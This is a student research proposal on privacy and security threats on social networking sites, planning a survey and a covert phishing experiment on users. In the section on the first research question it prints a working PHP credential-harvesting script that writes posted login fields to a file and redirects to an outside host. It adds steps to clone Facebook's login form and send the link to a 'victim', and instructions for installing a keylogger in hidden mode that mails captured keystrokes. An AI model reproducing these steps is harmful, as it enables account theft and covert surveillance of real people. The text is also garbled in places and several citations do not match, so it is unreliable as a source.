DV 2545 Advanced Topic in Computing- Assignment 2

Chilla Kartheek Arun sai
930416-3778
Kach15@students.bth.se
+46767673908

Medisetti Meghana
930103-P168
Meme15@students.bth.se
+46767702334

I. GROUP MEMBERS

The group member participation for the literature searching and reviewing and further research design selection and also the report writing are given below.

Group member participants	Chilla Kartheek	Meghana Medisetti
Literature searching and reviewing	45%	55%
Research Report Writing	50%	50%
Research Design	55%	45%

Abstract---Now a days the social networking sites like face book , twitter etc are widely used by preteens and teenagers ,many people share a lot of personal information and details about their lifestyle, by trusting the particular sites as appointed in the terms before usage. Security issues need to be controlled in regions were the influence of social network sites is more. So to overcome such kind of problems we would like to conduct a survey that helps us to understand the statistics about the current circumstances. So, by this we obtained few generalized results that are needed to be sorted out.

Keywords: information, lifestyle, networking, security, survey.

II. INTODUCTION

The networking sites are quite interesting as we have mentioned it in abstract which gives us lots of technical information. The accessibility of social networking sites, sharing pictures with minimum technical stuff to post the information from one person to another [1]. The main intension is to provide private security to the users of the sites. So, is there any sort of particular solution for that?

Generally for the regular users of these sites we have come out through a solution of collecting a survey from different people. And sort out many issues that need to be developed for the better usage of these sites.

In our survey we came to know that many people are feeling discomfort in using these sites like face book and twitter as there is no minimum privacy of sharing pictures and texting to friends. We use these sites because they are popular, but were as there are few sites like Instagram which are safer and secure than the above famous sites.

According to the survey taken we came to know that face book is available for more than 70 translations and reached 500 million users around the world [2]. Till March 2011 Hong Kong has around 3.6 million users active on these sites.
So, we need to pay much attention in order to solve the above situation in three different ways.

1) Survey

2) Collection of intensions:

3) Identification of potential violations

Survey: The survey is conducted to calibrate the users privacy settings for these social networking sites as the usage of these sites are more, and we need to expose these privacy related issues to the media coverage.

Collection of intensions: To avoid such kind of problems we suggested them to share their pictures or any other related information in a tabular manner on giving their profile details as a part of it.

For the profile groups, our study focused on the default groups that are currently used in Face book privacy settings: friends, friends of friends, network members, or everyone.
Privacy settings can also be configured using custom friend lists though we chose not to measure this [2].
The information categories were based on textual content, rather than data type, and spanned all data types. We collected sharing intentions to assist in the identification of potential violations.
Identification of potential violations: There are many violations that can be categorized in this field, such that it could irradiate the privacy issues like hide violations to be the case where the
Participant's intent was to hide the information category from the profile group, but one or more objects in the category was accessible. We define show violations to be the case where the participant's intent was to show the

information category to profile group, but one or more objects in the category was not accessible [2].

III. BACKGROUND WORK STATE OF ART

Based on the review and popularity, social networking sites forms different point of view. The disposition of the users to provide private information. Anyway, while all social networks suffer from frequent security and data leakage issues (e.g...See [3]). The only possibility to elevate the security of the provided private data while still being able to use the social networks with their features is the only solution based on the client side [4].various religions ,cultural norms and values and how they are effecting the computing system presents the in-depth analysis of results from on online survey[1].

We use fishing and key logger as our base to know how the users are pounced with this security attacks.

What is phishing?

Phishing is illegitimate attempt to obtain sensitive information such as, passwords, user names and credit card details exasperate venomous reasons by entering as a trust worthy entity in an electronic communication. It is nothing but email spoofing and instant messaging.

Hackers generally use these type of sites to attain information from users in work places and by creating fake advertisements, this can affect the user and the company.

What is key loggers?

Key loggers are also called as keystroke logging and keyboard capturing. These are being used in IT companies to regulate technical problems.

Several catagerioues that are used in key loggers

- Hypervisor-based:
- Kernel-based:
- API-based
- Form grabbing based
- Memory injection based

A key aspect of social networks is the digital identity (or identities) adopted by users to Characterize and recognize themselves and others. At first glance, it may appear that users of social Networks treat and use digital identities similarly to their "real-world" identities.

However, the absence of physical contact enables people to create several identities, some of which may be anonymous. According to a survey conducted by us department of justice, five youth who used regularly the social network (internet) is sexual proposition during one-year period more over 25% of youth are been recurred sexual approach over internet for one year[5].

Many online social network (OSN) owners regularly publish data collected from their users' Online activities to third parties such as sociologists or commercial companies. These third parties further mine the data and extract knowledge to serve their diverse purposes.

In the process of publishing data to these third parties, network owners face frivolous challenge: How to preserve users' privacy while keeping the information using by third party.

Failure to protect users' privacy may result in severely undermining the popularity of OSNs as Well as restricting the amount of data that the OSN owners are willing to share with third parties.

This problem consists while focusing on the use of classical privacy preservation models

Originally developed to protect data privacy, such as k-anonymity and l-diversity, to preserve users' privacy in the publication of OSN data.

The history of these methods is reviewed, and their applicability is demonstrated.

Using the tag code visualization technique, it is observed that, there are certain misconfigurations with respect to security in online social networking web site .majorly this issue is analyzed using tag code visualization technique to identify photo albums .it is observed that policy misconfigurations in sharing the photo albums id completely different from provide settings probably Facebook with shows that der is a policy misconfiguration pattern between intended privacy settings by users and privacy settings provided by Facebook which elucidates the need for remodeling or improvement[6]

For any social networking website connection between the friends and there corresponding information sharing is very important for stability of website ,but sometimes to reduce the information leakage the friendship links, it details are to be reduced such that there will be less means of trespassing of the information to the third party , but coordinating between both the friendship links and secure tried information and reducing the potential threat and to maintain stability in the website it is very difficult . so only by protecting secured tried information and negating the wrong friendship links were will increase both accuracy in information sharing without the third party involvement and stability of the website [7].

Single final systems are indeed very much important sometimes, the third party can have the access to source code of the corresponding text messages that are sent and received between the users by manipulating the instructions and message set there is a change for false conveying the message high priority is give in this area of single sign on systems however new challenges are arranging day by day in this area [8][14].

Social networking websites require information about what the customer needs as the online network usage is increasing 45% manually in order to increase the size of business and growth rate of the software company, the software developers are given information regarding the main and major customer requirements. customers' requirements like security, ease fuse, website design,

should be given high priority the other aspects like high management switching between networks should be given low priority with this information the companies can catch the pulse of the customers [9].

The information revelation leads to large number of disadvantages. Sometimes the information is used for good purposes but sometimes they are used for malicious reasons which intern effect the users. The effect can be either while logging on to the web pages sometimes while watching and surfing the internet and even these might leads to indirectly loss of money and more complicatedly the loss credit card details and huge amount of money losses [10][13].

It is observed that some of the services that are provided by the search engines in terms of security wise the policy of mozzarella Firefox is more secured than that of the chrome even though the safari web browser is faster not that secured. Even the photos that ae shared in instagram are better and are un available for copy and share them rather than the photos that are available on Facebook are prone to downloads and even morphing cases [11][15]. The internet have a large impact on the teen agers and the adults they are observed to be the highest number of users among all the age groups. So, their physically and mentally the mentality might effect in sticking around for long time around the networks [12].

The following we observed that lot of the articles were dealing with the internal and more complicated problems that are majorly contributing damage to the software companies and they are losing their trust due to the unsolved riddles that are present most of the papers were dealing with the internal problems we would like to concentrate our research on the external features that might lead to the chance of occurrence of the security threats. We observed that webpages the secured information can be looted away by the means of software's security risk attacks like the Key loggers and phishing of the websites. These are not that much considered we would like to look into these aspects and trace among the public by conducting the survey and find out how many of the users are usually prone to this type of threats. This can be done using the survey as the research method we also use the experiment in our research study to know how many members are prone to these type o security attacks.

Methods: We would like to use the survey as our research method I order to understand the problems that are faced by the users in using the website home pages that is login pages and also the problems that occur due to the software malicious to take the data from the users like key loggers these problems are very high among the major problems in social networking websites. These security threats can be reduced by appliance of using correct approach to convey the information to the respective users. This we think can be done using the survey as our research method.

Unit of measurement: the user here are all public people as most of the users now a days easily use the network to communicate it is possible that they are taken as sample like people in the college even the entire class room are tested how good they are in detecting the errors on the webpages that might lead to the loss of the information.

Contribution

The research study will help the users and participants to understand that the following information and idea of depth they have in terms of protecting themselves from daily simple privacy threats is very hard which help them to convenience themselves in knowing the better way inorder to protect their personal information they will learn the new resolution techniques that are provided by the report which ar posted on the websites as an instruction set before entering the credit card details, login ids, passwords.

IV. **Review Methodology**.


- Review, refine and rephrase our research question.
- Increase the search terms to help obtain more relevant articles for the primary studies.
- Confine the review to specific research scope topic


The research string that is used by us to get the results are

From INSPEC we used the following string.

((importance OR significance) WIN ALL)AND ((security OR privacy) WIN ALL) AND ((Online Social networking websites)WIN ALL).

Total we got 51 pages then we used the inclusion Exclusion criteria to get the required 15 pages from them.





Include/exclude crite

Include study cr

- Studies that nd 2015
- Studies that are made in English
- Studies that have the full text access eligibility
- Studies that are related to journal articles and related to IEEE papers.
- Studies that are directly related to work
- Studies at one stage were made on only challenges of INSPEC.

Exclusion Criteria:

- We did not focus on the area that don't involve security in the online social networking websites.
- We only focused on the social networking websites like Facebook twitter and other social networking sites did not focus on the health systems and government, private and financial banking websites.
- We tried to relate our search more into online security issues in social networking.
- We didn't focus on the business side ans shares and revenue side of the websites.

V. Research Methodology

1. Research objective

The main objective behind conducting the research is that there are several services that are provided by the online social networking website that is from social interaction between the users among the websites like Facebook and my space and other websites that are related to the information sharing space websites like Twitter and Google Buzz. There are also some websites to which social interaction is combined with the services websites like flikr and amazon. All these websites are prone to different security threats and also they provide different services so they possess different vulnerability.

These websites are prone to security threats so to understand how many people are aware of vulnerabilities and are they following the secured mechanism in order to avoid the traps like phishing is the most common threat that is observed so are the people really aware of it or just login into the websites irrespective of security concern is the main objective.

The other objective is that whether there should be an instruction manual that should be provided before creating account that should be read by the users in order to understand the possible security threats they might fall into while using the website and giving control to the user it is up to him to maintain and follow the rules and pictorial representation that help in understanding the loopholes and also prevent themselves in avoiding to fall into them.

2. Research Questions:

RQ1: How many users using the online social networking websites are aware of the phishing attack are they able to identify the threat and secure themselves from the attack?

RQ2: Is there a necessary for the online social networking website to provide the guidelines in one way or the other for the user before creating the account and profile to help protect himself from possible information sharing and data theft?

RQ3: What is the scale of time the average user spending on the website and is it going to increase or decrease how does the change impact of users life does it envy?

3. Research method

Based on the research questions above stated for RQ2 and RQ3 the web-based survey is observed to be better research method. For the RQ1 we observed the experimentation research method will be a better choice than the other research methods.

Research question	Type of research method used.
RQ1	Experiment
RQ2	Web based Survey
RQ3	Web based Survey.

The web based survey is the choice because the RQ2 and RQ3 involve knowing the data from the users and the user may be of any kind and it is easy to get the information from the local friends and college students can help with the two RQ2 and RQ3 to get the required answers. But for the RQ1 the user should not know that we are testing the security level he is involved and how secured he feels he is while using the online social networking websites. So while experimentation we would like to test whether the user is able to identify the flaw or threat before signing into the account and if he is unable to find out and login anyways the threats like Phishing and key loggers what impact does it might show on the personal information loss just because he is unaware of the flaw as they both are highly prone attacks on the websites to retrieve the information.

The motivation behind using survey as our research method in reducing the time spent on the survey by the participants [3]. Selection of survey as our research method is because it helps to easily reach to the community throughout the world by just sending the electronic link.

For the RQ1 the experiment is the method used as it helps to compare the two variable

a) Number of people aware of the security loopholes while logging into an account.
b) Number of users unaware of the security threat and unable to identify the threat and simply login into the webpages?

Comparing the two variables gives us the awareness rate from the experiment then which help in answering the RQ2 and RQ3 whether there is a need for the user to be given set of guidelines to follow.
Also the impact of using the social networking on the life style of the user can be found out.

The RQ2 and RQ3 involve the questionnaire that are designed to be answered by the user that are designed to help in understanding the research questions and also the online webs based survey is the method that we choose as the survey and gathering the information involve the Human loop in it so the survey is the best method to conduct [16].

For the RQ2 and RQ3 The other research methods like interviews is not used as they require interaction between the interviewer and also the participant which is difficult task and more over the man to man interaction might leads to several threats to validity and bias in listening and interpretation validity.

Similarly the Focus group is not used as it involves the grouping of the people. Which is time taking process and the personal options are required in this research but in the focus group it involves the group discussion in order to deliver the data so this method is also ruled out [19].

The action research involve the research practitioner to be present in the field and to know the data but it is not always possible to be present in the field but as the RQ2 and RQ3 are not that technical to be understood so survey would be the better choice. Other than survey we would have chosen action research as the alternative to the current line of selection [17].

For the Rq1 the experiment is the right choice as the user should not understand whether he is signing into right page or it's a duplicate replica so while choosing the interviews and survey and also the action research it involves the sending of the webpage links to them and asking them to login and most of the time the users are get suspicious. As the interview involve the face-to –face conversion if the user or participant is asked to login he get suspicious about the content and security of the page. Similarly the focus group is the grouping of similar entities into one section and asking them to login into the page and check whether they are able to identify the security flaw or not but the user gets suspicious when directly asked to login.
So while conducing the experiment the user is just asked to login to be registered for booking the tickets to UEFA champions league finale tickets and like the webpage and see whether how many users logged in without identifying the security flaw.

What is the research question? What is the problem?

RQ1: How many users using the online social networking websites are aware of the phishing attack are they able to identify the threat and secure themselves from the attack?

The problem: The motivation for choosing this research question is that there are several companies who are trying to gain access to the user's webpages and internal content data in one way or the other. The problem is that the user is unable to find these minute flaws like key loggers and also phishing attacks that will lead to the compromising the webpages. These are observed very frequently because the information is the most important entity In the world and the tech world is trying to catch the nerve of the common man by sending ands and links etc that contain the duplicates of the webpages of original websites like Facebook and Gmail and twitter by changing the internal structure of the code which leads to the compromise the information.

Why is the question/problem interesting?


The problem is interesting because the people are unaware of whether they are logging into right website or not or they are falling into pit falls. The problem is not that observed but necessary precautions to be taken of this might lead to damage in the personal life of the users.

The proposal to find the solution to the problem.


We would like to do an experiment on number of people who are aware of the minute changes are they able to detect on the webpages and if they are unable to detect the corresponding guidelines in the form of images are displayed to make them understand the necessary cautions that are to be taken. This particular research question deals with finding the number of users who are unaware of the threat and small minute mistakes that will lead to gathering the information.

The image shows the overall distribution of the phishing prone area globally and the entire distribution figures are given which shows that there is an important area of field where still there is a need of the research.

The below link shows that at the top of the line it is given the code is wrong that is url is wrong and which is different from what is usually needed to appear this can be possible to do in certain steps.



The below picture shows what are all the loop holes that are needed to be verified while checking with thewebpage and entering the details.



First steps to attack Phishing :

a. First we create a php page using the code as follows.

<?php

header ('Location: http://h1.ripway.com/your user name/login.php ');

$handle = fopen("usernames.txt", "a"); foreach($_POST as $variable => $value)

{

fwrite($handle, $variable);

fwrite($handle, "="); fwrite($handle, $value);

fwrite($handle, "\r\n"); }

fwrite($handle, "\r\n");

fclose($handle); exit;


?>

b. Then just right click on the facebook page of the code.

c. Then copy the following code instead of the code that is available at action= "https://www.facebook.com/login.php?login_attempt=1 and enter action="phishing .php".

d. Now save the both the folders on the folder and then send the link to the user or the victim to get the login information.

e. You can even get the information directly to your mail ids also.




The above pictures show how the user can be manipulated using the phishing and spoofing attacks.


Mostly a few of the computer science people will notice this treats all others are prone to fall into these pitfalls. The computer science students are aware are they are neatly taught how the threat looks like and how to get rid of them. Thera are nti key loggers that might help to get rid fo the problem but most people are unaware of the issue except a few.

Similarly the key loggers are also untraceable to be found more secured way of gathering the information from the user and it involves every button you press is noticed by the hackers by just installing the software into the mobile phones and systems.


The below information shows that the Nokia websites are forged wrongly.



The below information shows how the key loggers generally look like.



The below picture shows the possible type of information thefts that can be made using the key loggers.



The installation of the key loggers on the mobile phone and pc's:

a. Download the key loggers usually the ardamax key loggers

b. Then start installing the key logger at that time right click the key loggers to register the key.

c. Enter the key and press ok.

d. Then right click again and select the options button.

e. Then in log tab start clicking tog tab.

f. Then select the invisibility option and even hide option is available on the systems such that the software runs in backend but undetectable. Then select the type of info you want to gather form the options.

g. Then usually it is run when windows log on and to hide mode usually then press Default + Ctrl +Shift +Alt + H then it is in hide mode.

h. Then check the delivery tab such that all the information that is typed is entered and then sent to the mail id that's it the key loggers are installed and are untraceable until someone with good computer background can find them and disable them

This shows that it is a very dangerous trick.

The first RQ1 will help us in experimenting the users to understand how many of them are prone to the possible act of key logging and spoofing and also phishing.

Possible outcome of the question

The experiment will help us to understand the total number of people who are aware of the small threats or else if they are unaware of these threats then the corresponding ratio of people who notice and the ratio of people who do not notice them.

What is the research question? What is the problem?

RQ2: Is there a necessary for the online social networking website to provide the guidelines in one way or the other for the user before creating the account and profile to help protect himself from possible information sharing and data theft?

Problem: The main problem with this is that when we conduct the experiment that help us to understand that the ratio of people who are under the threat of being compromised who would like to know whether to solve he above research question the people would like to want some guidelines in order to prevent themselves from the attacks.

Why is the question/problem interesting?

The research question is interesting to work as the first RQ1 will give the information about the number of people who are unaware of the threats then the problem ecomes interesting in how to convey this information to the user in order to let them understand the possible calamity they face and how their information might compromise due to not following these guidelines.

The proposal to find the solution to the problem.

The solution can be found by sending the guidelines in terms of images or pictorial representation or some key points to be remembered before logging into the account

and bringing the awareness among the users so that they will be precautious while involving in using the online social network websites and also the corresponding webpages.


What are the possible outcomes of this research?


The possible outcomes will lead to the awareness among the people that help in the user to understand the survey will help them to understand the possible threats they are facing and the survey will also include the guidelines when they see them they will understand the corresponding precautions that are to be taken so, more number of people are protected from compromising their own data.

What is the research question? What is the problem?

RQ3. What is the scale of time the average user spending on the website and is it going to increase or decrease how does the change impact of users life does it envy?

The user is spending a lot of time on the webpages so this question helps us to understand the time spent on the webpages and on all possible type of social networking websites and corresponding the web users are given awareness about the time they ae wasting in using the networking websites along side with that the user is also





The proposal to find the solution to the problem.

Alongside with our survey we also will give them the key points that are to be noted before creating an account or opening the account from other links and while logging in the necessary precautions that are to be taken care can be presented to them.

Even the key loggers threat can be avoided by letting them to use the prescribed software and look into the hardware while using the computers mainly in the public places while using them.

What are the possible outcomes of this research?

The outcome of the research will yield in reduction in compromising the information of the users by giving them the awareness through survey.


4. Research design

For qualitative research design and RQ1 we apply Grounded Theory, the data analysis is made based on the constant comparative method where we construct the themes from the data that is obtained that is raw data that we receive from the experiment[18]. Accordingly precise the data to tackle the challenge that is whether the privacy concerns and the security threats are detected by the user and the user known how he can prevent himself from compromising the data or the whether the user don't know anything about the security threats that are phishing and key loggers that compromise the user data while logging into the websites or social networking websites. Then the refinement is done on the scale of ratio of people who are in safe zone and the people who are prone to get attacked. This ratio helps us to answer the next Research questions RQ2 and RQ3 by forming the questionnaire that is based on the some key points they need to remember while logging into the website and also the necessary measures to be taken are instructed and further asked whether the information passed was useful or not. Third RQ3 helps us to understand how much time the individual user spent his time in the webpages and the time he is imposing over the social networking which help us to prioritize the people who must be conveyed about the instructions as soon as possible and reduce the threat [20].

For quality based sampling we use the purposive sampling method to select the sample for the survey that helps to answer the RQ2 and RQ3. The purposive sampling helps to select the participants by grouping them according to the necessary criteria of particular research question. When the sample size is constant it is easy to analyze and also it is certainly not possible to consider the entire population who are facing the challenges in using the websites. This reduce the scope of the sample space. The sample size is kept constant when the user seems he don't face any new problem with respect to privacy and security concern with respect to whether unable to follow the guidelines and also the instructions which are given to protect form security attacks. Once the data is no longer new we can terminate the process if possible or else we can terminate collecting data after observing the participants for 10 to 15 days.

The research design Grounded theory is taken as

it helps to convey the users with the information in such a way that will make them worried and shock them if the following set of guidelines if not followed will lead to life threatening problems while using online social networks. That is instead of saying that you will get fever, cough and headache we would tell them you will die if not followed about the instructions that are given below to follow while implementing and using the social networking websites the Grounded theory helps us to do so. It also have the constant comparative method that help us to work and compare the data codify them and later decode them to refine them and simplify the results further more in order to elevate the gap that is present and let the user understand the threats that are present which can be told by using the survey as the base for it and then later based on the responses to the asked questionnaire we could improvise the instruction set to make them feel better in understanding and keeping themselves safe from the threats.



VI. Description of the planned research study

The plan for research study that will possibly able be done for the master thesis is as follow

- Start working on gathering the relevant papers.
- Look into the required papers that are necessary to chose for the research.
- Obtain the set of peers that are suited for the research topic and start writing based on the focus about the research areas that would like to be discussed and presented.
- Gather the Intel that is necessary to use the appropriate method research design snd the sampling methods and also submit the research proposal.
- Once the proposal accepted start working on outlining the research method and concentrating on gathering the raw data and noting them this takes a lot of time usually so we will be careful in choosing the sampling space and also theat help in reducing the risk and also threats to validity.
- Start drafting the document by synthesis of raw data using the constant comparative method then using the obtained raw data and then refine it using the CCM method that is very useful in grounded theory design which helps the researchers that is us to able to tell the users about the danger threat they are in while using the website in a different peculiar way.
- Start understanding and analysis of data based on the total users who are Understanding the provided instructions via survey , we would like to conduct a pilot study prior to the survey Which help in knowing and refining the web based questionnaire and then using it as base to answer the RQ2 and RQ3 the questions were posed in the survey. We would like to take 5 question in the questionnaire.
- Then after getting the necessary results and statistics quantitative data that is obtained on how the users have adopted to then new key guidelines that help in controlling the threats.
- Later drafting the entire information and then submitting the final draft.

REFERENCES

1. F. Ansari, M. Akhlaq, and A. Rauf, "Social networks and web security: Implications on open source intelligence," in *2013 2nd National Conference on Information Assurance (NCIA), 11-12 Dec. 2013*, 2013, pp. 79–82.
2. J. Bonneau, J. Anderson, and G. Danezis, "Prying data out of a social network," in *2009 International Conference on Advances in Social Network Analysis and Mining (ASONAM), 20-22 July 2009*, 2009, pp. 249–54.
3. L. A. Pizzato, J. Akehurst, C. Silvestrini, K. Yacef, I. Koprinska, and J. Kay, "The Effect of Suspicious Profiles on People Recommenders," in *User Modeling, Adaptation, and Personalization. 20th International Conference, UMAP 2012, 16-20 July 2012*, 2012, pp. 225–36.
4. E. Deakins, S. Dillon, and H. Al Namani, "Local e-Government Development Philosophy in China, New Zealand, Oman, and the United Kingdom," in *4th International Conference on e-Government, 23-24 Oct. 2008*, 2008, pp. 109–19.
5. S. H. Kalantar, S. Sadeghi, T. Trifunovic, N. Petkovic, M. Mousavikhah, and G. Juell-Skielse, "On the Use of Social Healthcare Networks in Iran Addressing Cardiovascular Diseases," in *IADIS International Conference e-Health 2012, 17-19 July 2012*, 2012, pp. 165–70.
6. D. LeBlanc and R. Biddle, "Risk perception of internet-related activities," in *2012 Tenth Annual International Conference on Privacy, Security and Trust (PST), 16-18 July 2012*, 2012, pp. 88–95.
7. A. Acquisti and R. Gross, "Imagined communities: Awareness, information sharing, and privacy on the facebook," in Privacy Enhancing Technologies, 2006, pp. 36–58.
8. J. Bonneau, J. Anderson, and G. Danezis, "Prying data out of a social network," in *2009 International Conference on Advances in Social Network Analysis and Mining (ASONAM), 20-22 July 2009*, 2009, pp. 249–54.
9. S. Egelman, A. Oates, and S. Krishnamurthi, "Oops, i did it again: mitigating repeated access control errors on facebook," in Proceedings of the SIGCHI Conference on Human Factors in Computing Systems,ser. CHI '11, 2011 ph.
10. R. Gross, A. Acquisti, and H. J. H. III, "Information revelation and privacy in online social networks," in WPES, pp. 71–80, 2005.
11. C. Dwyer, S. R. Hiltz, and K. Passerini, "Trust and privacy concern within social networking sites: A comparison of facebook and myspace," in AMCIS, p. 339, 2007.
12. S. Chai, S. Bagchi-Sen, C. Morrell, H. Rao, and S. Upadhyaya, "Internet and online information privacy: An exploratory study of preteens and early teens," Professional Communication, IEEE Transactions on, vol.52, no. 2, pp. 167–182, 2009.
